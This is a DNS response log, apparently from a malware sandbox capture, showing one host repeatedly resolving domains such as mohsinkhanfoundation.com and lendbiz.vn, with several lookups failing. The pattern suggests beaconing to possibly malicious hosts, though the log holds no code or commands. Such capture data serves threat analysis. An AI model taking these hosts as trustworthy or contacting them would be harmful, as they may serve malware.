Sep 27, 2021 20:25:57.121294022 CEST	8.8.8.8	192.168.2.7	0x8f3a	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.141964912 CEST	8.8.8.8	192.168.2.7	0xa53f	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.813699007 CEST	8.8.8.8	192.168.2.7	0xba03	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.878588915 CEST	8.8.8.8	192.168.2.7	0x6ec4	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:58.589430094 CEST	8.8.8.8	192.168.2.7	0xa662	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:58.607362032 CEST	8.8.8.8	192.168.2.7	0x6f6d	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:59.640908003 CEST	8.8.8.8	192.168.2.7	0xd3a7	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:00.669476986 CEST	8.8.8.8	192.168.2.7	0xa418	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:26:00.693370104 CEST	8.8.8.8	192.168.2.7	0x5202	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.344700098 CEST	8.8.8.8	192.168.2.7	0x485a	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.365263939 CEST	8.8.8.8	192.168.2.7	0x833	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.464349031 CEST	8.8.8.8	192.168.2.7	0x7abb	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.052011013 CEST	8.8.8.8	192.168.2.7	0xad79	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.070492029 CEST	8.8.8.8	192.168.2.7	0x74e4	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.400717974 CEST	8.8.8.8	192.168.2.7	0x8d2c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.827584028 CEST	8.8.8.8	192.168.2.7	0xb84c	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.848720074 CEST	8.8.8.8	192.168.2.7	0x14a9	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.362535954 CEST	8.8.8.8	192.168.2.7	0x291b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.554991007 CEST	8.8.8.8	192.168.2.7	0xc730	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.594930887 CEST	8.8.8.8	192.168.2.7	0x8caa	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.184688091 CEST	8.8.8.8	192.168.2.7	0x58dd	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.267692089 CEST	8.8.8.8	192.168.2.7	0xe1ab	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.285075903 CEST	8.8.8.8	192.168.2.7	0xd25e	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.009361982 CEST	8.8.8.8	192.168.2.7	0x3ae2	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.011293888 CEST	8.8.8.8	192.168.2.7	0x1cc3	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.030112982 CEST	8.8.8.8	192.168.2.7	0xe823	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.771013975 CEST	8.8.8.8	192.168.2.7	0x3261	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.792582989 CEST	8.8.8.8	192.168.2.7	0xc32d	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.829721928 CEST	8.8.8.8	192.168.2.7	0xb3e9	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:06.530939102 CEST	8.8.8.8	192.168.2.7	0x919b	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:06.563410044 CEST	8.8.8.8	192.168.2.7	0xe31f	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:06.621680975 CEST	8.8.8.8	192.168.2.7	0xa05d	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:07.260509968 CEST	8.8.8.8	192.168.2.7	0xd3ce	Name error (3)	ordpress17.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:07.277765036 CEST	8.8.8.8	192.168.2.7	0x58ca	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:26:07.441679001 CEST	8.8.8.8	192.168.2.7	0x700e	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.027592897 CEST	8.8.8.8	192.168.2.7	0x4928	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.230581999 CEST	8.8.8.8	192.168.2.7	0xefa0	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:08.688290119 CEST	8.8.8.8	192.168.2.7	0xf5e3	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.041362047 CEST	8.8.8.8	192.168.2.7	0xa130	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.381016970 CEST	8.8.8.8	192.168.2.7	0xd860	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:09.837686062 CEST	8.8.8.8	192.168.2.7	0xc058	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.057593107 CEST	8.8.8.8	192.168.2.7	0x92c1	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.650757074 CEST	8.8.8.8	192.168.2.7	0x4737	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:10.779675007 CEST	8.8.8.8	192.168.2.7	0xbe06	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:11.434880018 CEST	8.8.8.8	192.168.2.7	0x35cb	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:11.473371029 CEST	8.8.8.8	192.168.2.7	0x24e3	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.172019005 CEST	8.8.8.8	192.168.2.7	0xc921	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.266151905 CEST	8.8.8.8	192.168.2.7	0xe6bf	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:12.873389006 CEST	8.8.8.8	192.168.2.7	0x4c70	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:13.035274029 CEST	8.8.8.8	192.168.2.7	0x237c	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:13.532562971 CEST	8.8.8.8	192.168.2.7	0x9e77	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:13.821945906 CEST	8.8.8.8	192.168.2.7	0xbb50	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.169934034 CEST	8.8.8.8	192.168.2.7	0x6d56	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.628648996 CEST	8.8.8.8	192.168.2.7	0xd043	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:14.825664997 CEST	8.8.8.8	192.168.2.7	0x2fd3	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:15.422096014 CEST	8.8.8.8	192.168.2.7	0x812f	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:15.511173010 CEST	8.8.8.8	192.168.2.7	0xea9e	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.141031981 CEST	8.8.8.8	192.168.2.7	0x7afc	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.192023039 CEST	8.8.8.8	192.168.2.7	0xf614	Name error (3)	tuxsecurity binesss.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:16.948764086 CEST	8.8.8.8	192.168.2.7	0xddbe	No error (0)	mohsinkhanfoundation.com		107.180.44.125	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:26:17.006040096 CEST	8.8.8.8	192.168.2.7	0x7a5c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:18.324116945 CEST	8.8.8.8	192.168.2.7	0x158	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:18.394996881 CEST	8.8.8.8	192.168.2.7	0xd7a6	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.000881910 CEST	8.8.8.8	192.168.2.7	0xdbb7	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.170842886 CEST	8.8.8.8	192.168.2.7	0x3925	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.775252104 CEST	8.8.8.8	192.168.2.7	0xc814	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:20.935945034 CEST	8.8.8.8	192.168.2.7	0x83c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:21.468765020 CEST	8.8.8.8	192.168.2.7	0xe784	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:21.708801985 CEST	8.8.8.8	192.168.2.7	0xa76	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.167949915 CEST	8.8.8.8	192.168.2.7	0x466	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.951903105 CEST	8.8.8.8	192.168.2.7	0x53b6	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:22.955353975 CEST	8.8.8.8	192.168.2.7	0x7a15	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:23.635545015 CEST	8.8.8.8	192.168.2.7	0xd20f	No error (0)	mohsinkhan foundation.com		107.180.44.125	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:23.715049982 CEST	8.8.8.8	192.168.2.7	0x6a7e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:24.508251905 CEST	8.8.8.8	192.168.2.7	0x9b3b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:24.589466095 CEST	8.8.8.8	192.168.2.7	0x453a	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:25.375384092 CEST	8.8.8.8	192.168.2.7	0x3b7d	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:25.998867989 CEST	8.8.8.8	192.168.2.7	0x8590	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:26.173239946 CEST	8.8.8.8	192.168.2.7	0x992e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:26.961611032 CEST	8.8.8.8	192.168.2.7	0xfeac	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:27.560750008 CEST	8.8.8.8	192.168.2.7	0xfa21	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:27.738198042 CEST	8.8.8.8	192.168.2.7	0x2aa	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:28.503357887 CEST	8.8.8.8	192.168.2.7	0x8f26	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:28.813460112 CEST	8.8.8.8	192.168.2.7	0x8c90	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:29.346869946 CEST	8.8.8.8	192.168.2.7	0x7eab	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:30.032093048 CEST	8.8.8.8	192.168.2.7	0x3c23	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:26:30.117753983 CEST	8.8.8.8	192.168.2.7	0x84d6	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:30.926594019 CEST	8.8.8.8	192.168.2.7	0xc32	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:31.333245039 CEST	8.8.8.8	192.168.2.7	0xb007	No error (0)	lendbiz.vn		103.28.36.212	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:31.706501007 CEST	8.8.8.8	192.168.2.7	0xf59b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:32.493242025 CEST	8.8.8.8	192.168.2.7	0xde6	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:33.290030003 CEST	8.8.8.8	192.168.2.7	0x7889	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:34.101382017 CEST	8.8.8.8	192.168.2.7	0x5b34	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:34.882970095 CEST	8.8.8.8	192.168.2.7	0x6794	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:35.861495018 CEST	8.8.8.8	192.168.2.7	0x3f6	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:37.436501026 CEST	8.8.8.8	192.168.2.7	0x9487	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:39.235862017 CEST	8.8.8.8	192.168.2.7	0x5074	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:40.133714914 CEST	8.8.8.8	192.168.2.7	0x6e95	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:40.944011927 CEST	8.8.8.8	192.168.2.7	0x49c9	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:41.798176050 CEST	8.8.8.8	192.168.2.7	0x466b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:45.599760056 CEST	8.8.8.8	192.168.2.7	0x8974	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:46.371422052 CEST	8.8.8.8	192.168.2.7	0x5395	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:47.175295115 CEST	8.8.8.8	192.168.2.7	0x7728	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:47.936333895 CEST	8.8.8.8	192.168.2.7	0x575c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:48.726948023 CEST	8.8.8.8	192.168.2.7	0x3d0	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:49.514455080 CEST	8.8.8.8	192.168.2.7	0x9832	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:50.284754992 CEST	8.8.8.8	192.168.2.7	0xab34	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:51.046055079 CEST	8.8.8.8	192.168.2.7	0x127b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:51.814224958 CEST	8.8.8.8	192.168.2.7	0xa24a	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:52.581841946 CEST	8.8.8.8	192.168.2.7	0xa0db	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:53.363605022 CEST	8.8.8.8	192.168.2.7	0xd59b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:55.205689907 CEST	8.8.8.8	192.168.2.7	0xfc2e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:26:56.010369062 CEST	8.8.8.8	192.168.2.7	0x6beb	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:56.772144079 CEST	8.8.8.8	192.168.2.7	0x23d5	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:57.551357031 CEST	8.8.8.8	192.168.2.7	0xf177	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:58.317310095 CEST	8.8.8.8	192.168.2.7	0x1cb2	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:59.100308895 CEST	8.8.8.8	192.168.2.7	0xb21f	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:59.884588957 CEST	8.8.8.8	192.168.2.7	0x829b	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:00.696050882 CEST	8.8.8.8	192.168.2.7	0x9009	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:01.475539923 CEST	8.8.8.8	192.168.2.7	0x2bd3	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:02.263926029 CEST	8.8.8.8	192.168.2.7	0x20e5	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:03.041388988 CEST	8.8.8.8	192.168.2.7	0x6be0	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:03.835410118 CEST	8.8.8.8	192.168.2.7	0xc972	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:04.610857964 CEST	8.8.8.8	192.168.2.7	0x5e5a	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:05.386045933 CEST	8.8.8.8	192.168.2.7	0xd82e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:06.145781994 CEST	8.8.8.8	192.168.2.7	0xaa85	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:06.948333979 CEST	8.8.8.8	192.168.2.7	0x4462	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:07.711954117 CEST	8.8.8.8	192.168.2.7	0xd1bd	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:08.476635933 CEST	8.8.8.8	192.168.2.7	0x874c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:09.280138016 CEST	8.8.8.8	192.168.2.7	0xb876	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:10.087430954 CEST	8.8.8.8	192.168.2.7	0x8171	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:10.857237101 CEST	8.8.8.8	192.168.2.7	0xb8a8	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:11.631730080 CEST	8.8.8.8	192.168.2.7	0x2b76	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:12.430803061 CEST	8.8.8.8	192.168.2.7	0xf6e7	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:13.226983070 CEST	8.8.8.8	192.168.2.7	0xc17a	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:13.996356964 CEST	8.8.8.8	192.168.2.7	0xbf1c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:14.775722027 CEST	8.8.8.8	192.168.2.7	0xa512	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:15.573328972 CEST	8.8.8.8	192.168.2.7	0xa5c0	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:27:16.355988026 CEST	8.8.8.8	192.168.2.7	0x97ff	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:17.133666039 CEST	8.8.8.8	192.168.2.7	0x85a3	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:17.933006048 CEST	8.8.8.8	192.168.2.7	0x88e5	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:18.690586090 CEST	8.8.8.8	192.168.2.7	0xaac1	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:19.865675926 CEST	8.8.8.8	192.168.2.7	0xbc6f	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:20.679677963 CEST	8.8.8.8	192.168.2.7	0xaab9	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:21.478529930 CEST	8.8.8.8	192.168.2.7	0x2098	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:22.242212057 CEST	8.8.8.8	192.168.2.7	0xbcbb	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:23.040184975 CEST	8.8.8.8	192.168.2.7	0x5f23	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:23.810910940 CEST	8.8.8.8	192.168.2.7	0xcd2a	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:24.605662107 CEST	8.8.8.8	192.168.2.7	0xdd12	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:25.397234917 CEST	8.8.8.8	192.168.2.7	0x16d4	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:26.651721001 CEST	8.8.8.8	192.168.2.7	0xd6e4	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:28.377547979 CEST	8.8.8.8	192.168.2.7	0x4f05	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:29.148997068 CEST	8.8.8.8	192.168.2.7	0x4806	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:29.947721004 CEST	8.8.8.8	192.168.2.7	0x493e	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:30.757169962 CEST	8.8.8.8	192.168.2.7	0x8e55	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:31.544518948 CEST	8.8.8.8	192.168.2.7	0x509	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:32.305871964 CEST	8.8.8.8	192.168.2.7	0x1e02	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:33.108398914 CEST	8.8.8.8	192.168.2.7	0x8a56	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:33.922348976 CEST	8.8.8.8	192.168.2.7	0x67fc	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:34.697350979 CEST	8.8.8.8	192.168.2.7	0x958c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:35.480268002 CEST	8.8.8.8	192.168.2.7	0x4b1a	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:37.276654959 CEST	8.8.8.8	192.168.2.7	0xb448	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:38.043040991 CEST	8.8.8.8	192.168.2.7	0x3aad	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:38.822201967 CEST	8.8.8.8	192.168.2.7	0x834c	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 20:27:39.621783972 CEST	8.8.8.8	192.168.2.7	0xc895	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:40.682873011 CEST	8.8.8.8	192.168.2.7	0x17	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:41.443505049 CEST	8.8.8.8	192.168.2.7	0x6290	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:42.583395004 CEST	8.8.8.8	192.168.2.7	0xcab3	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:43.385703087 CEST	8.8.8.8	192.168.2.7	0xfa04	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
